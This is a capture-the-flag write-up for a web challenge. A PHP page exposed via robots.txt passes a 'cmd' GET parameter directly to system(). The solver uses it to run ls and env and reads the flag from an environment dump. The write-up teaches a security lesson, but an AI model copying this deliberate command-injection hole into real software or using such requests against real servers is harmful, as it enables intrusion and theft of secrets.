payload

Challenge name: payload

Challenge description: No description.


Category: Web

Difficulty: Medium

Points: 300


Author: Kaustubh Bhule

Step 1: Start and open the challenge instance.



Hurrey! I just created my first website

Step 2: Click the system details button. Here you can see the code is using the linux command ***uname -a*** command to generating the details.




Hurrey! I just created my first website

System Details: Linux traboda 5.4.209-116.363.amzn2.x86_64 #1 SMP Wed Aug 10 21:19:18 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux

Step 2: Check files like *robots.txt* and *sitemap.xml on the website.* And we finally found that the *robots.txt* exists with the source code of this webpage as a hint.


Step 3: You can see that there is one hidden parameter called ***cmd*** which executes any command provided on the installed OS.




https://ch420118119.ch.eng.run/robots.txt

```
<?php
    if(isset($_GET['cmd'])){
        system($_GET['cmd']);
    }
    else {
        if(isset($_GET['btn'])){
            echo "<b>System Details: </b>";
            system("uname -a");
        }
    }
?>
```

Step 4: Try to execute some basic linux commands and you can see we are getting the expected output.



https://ch420118119.ch.eng.run/?cmd=ls




https://ch420118119.ch.eng.run/?cmd=ls


Hurrey! I just created my first website

```
index.html index.php robots.txt
```

Step 5: There are multiple ways to hide flag in linux system But here we used ENV variables. You can print all env variables using command ***env, printenv,*** etc.



https://ch420118119.ch.eng.run/?cmd=env



Hurrey! I just created my first website

```
KUBERNETES_PORT=tcp://10.100.0.1:443 KUBERNETES_SERVICE_PORT=443 CH3026018769_SERVICE_HOST=10.100.175.216
CH420118119_PORT_80_TCP=tcp://10.100.5.12:80 CH3026018769_PORT_1337_TCP_PORT=1337 CH1032118116_SERVICE_PORT_CHALL_PORT=1337
CH3026018769_PORT_1337_TCP_PROTO=tcp HOSTNAME=traboda CH3821618037_PORT=tcp://10.100.225.207:80
CH3527519250_PORT=tcp://10.100.48.94:80 CH3821618037_SERVICE_PORT=80 CH3527519250_SERVICE_PORT=80 CH3527519251_SERVICE_PORT=80
CH3527519251_PORT=tcp://10.100.154.235:80 HOME=/root CH3026018769_SERVICE_PORT=1337 CH3026018769_PORT=tcp://10.100.175.216:1337
CH220118115_SERVICE_HOST=10.100.217.223 CH3026018769_PORT_1337_TCP=tcp://10.100.175.216:1337
CH3527519250_PORT_80_TCP_ADDR=10.100.48.94 CH3821618037_PORT_80_TCP_ADDR=10.100.225.207
CH3527519251_PORT_80_TCP_ADDR=10.100.154.235 CH390118110_SERVICE_HOST=10.100.106.69 CH3821618037_PORT_80_TCP_PORT=80
CH3527519250_PORT_80_TCP_PORT=80 CH3527519251_PORT_80_TCP_PORT=80 CH3821618037_PORT_80_TCP_PROTO=tcp
CH3527519250_PORT_80_TCP_PROTO=tcp CH3527519251_PORT_80_TCP_PROTO=tcp CH420118119_SERVICE_HOST=10.100.5.12
CH220118115_SERVICE_PORT=80 CH220118115_PORT=tcp://10.100.217.223:80 CH3527519250_SERVICE_PORT_CHALL_PORT=80
CH3821618037_SERVICE_PORT_CHALL_PORT=80 KUBERNETES_PORT_443_TCP_ADDR=10.100.0.1 CH3527519251_SERVICE_PORT_CHALL_PORT=80
CH390118110_PORT=tcp://10.100.106.69:80 CH390118110_SERVICE_PORT=80 CH1032118116_PORT_1337_TCP_ADDR=10.100.83.240 PATH=/usr/local/sbin:
/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin CH3026018769_SERVICE_PORT_CHALL_PORT=1337 KUBERNETES_PORT_443_TCP_PORT=443
CH1032118116_SERVICE_HOST=10.100.83.240 CH3821618037_PORT_80_TCP=tcp://10.100.225.207:80 CH3527519250_PORT_80_TCP=tcp://10.100.48.94:80
CH420118119_PORT=tcp://10.100.5.12:80 CH220118115_PORT_80_TCP_ADDR=10.100.217.223 CH1032118116_PORT_1337_TCP_PORT=1337
KUBERNETES_PORT_443_TCP_PROTO=tcp CH420118119_SERVICE_PORT=80 CH1032118116_PORT_1337_TCP_PROTO=tcp
CH3527519251_PORT_80_TCP=tcp://10.100.154.235:80 CH390118110_PORT_80_TCP_ADDR=10.100.106.69 CH220118115_PORT_80_TCP_PORT=80
DEBIAN_FRONTEND=noninteractive CH220118115_PORT_80_TCP_PROTO=tcp CH420118119_PORT_80_TCP_ADDR=10.100.5.12
CH1032118116_SERVICE_PORT=1337 CH390118110_PORT_80_TCP_PORT=80 CH1032118116_PORT=tcp://10.100.83.240:1337
CH390118110_PORT_80_TCP_PROTO=tcp CH220118115_SERVICE_PORT_CHALL_PORT=80 KUBERNETES_PORT_443_TCP=tcp://10.100.0.1:443
KUBERNETES_SERVICE_PORT_HTTPS=443 CH420118119_PORT_80_TCP_PORT=80 CH1032118116_PORT_1337_TCP=tcp://10.100.83.240:1337
KUBERNETES_SERVICE_HOST=10.100.0.1 CH420118119_PORT_80_TCP_PROTO=tcp CH390118110_SERVICE_PORT_CHALL_PORT=80 PWD=/var/www/html
CH220118115_PORT_80_TCP=tcp://10.100.217.223:80 CH420118119_SERVICE_PORT_CHALL_PORT=80 CH3821618037_SERVICE_HOST=10.100.225.207
CH3527519250_SERVICE_HOST=10.100.48.94 FLAG=VishwaCTF{y0u_f-o-u-n-d_M3} CH3527519251_SERVICE_HOST=10.100.154.235
CH390118110_PORT_80_TCP=tcp://10.100.106.69:80 CH3026018769_PORT_1337_TCP_ADDR=10.100.175.216
```

Step 6: You got the flag! Flag is **VishwaCTF{y0u_f-o-u-n-d_M3}**

Note: *This is the intented way given here for solving this challenge. There are many possible solutions may exists except this one.*